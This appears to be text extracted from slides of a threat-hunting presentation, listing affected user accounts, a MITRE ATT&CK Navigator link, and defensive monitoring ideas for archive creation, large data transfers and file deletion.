


Users

- NT AUTHORITY\SYSTEM
- kpilsner

Processes

MITRE ATT&CK Techniques Referenced

leckereien



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

leckereien

- Monitor for archive create on sensitive systems and directories
- Monitor for users executing commands that don't exist in LDAP
- Monitor for data in motion of a certain size
- Monitor for file deletion over a certain size or in a certain directory or immediately after an archive creation
 - Sensitive to excessive noise
 - Maybe focus on specific archive tools being used?



Thank You

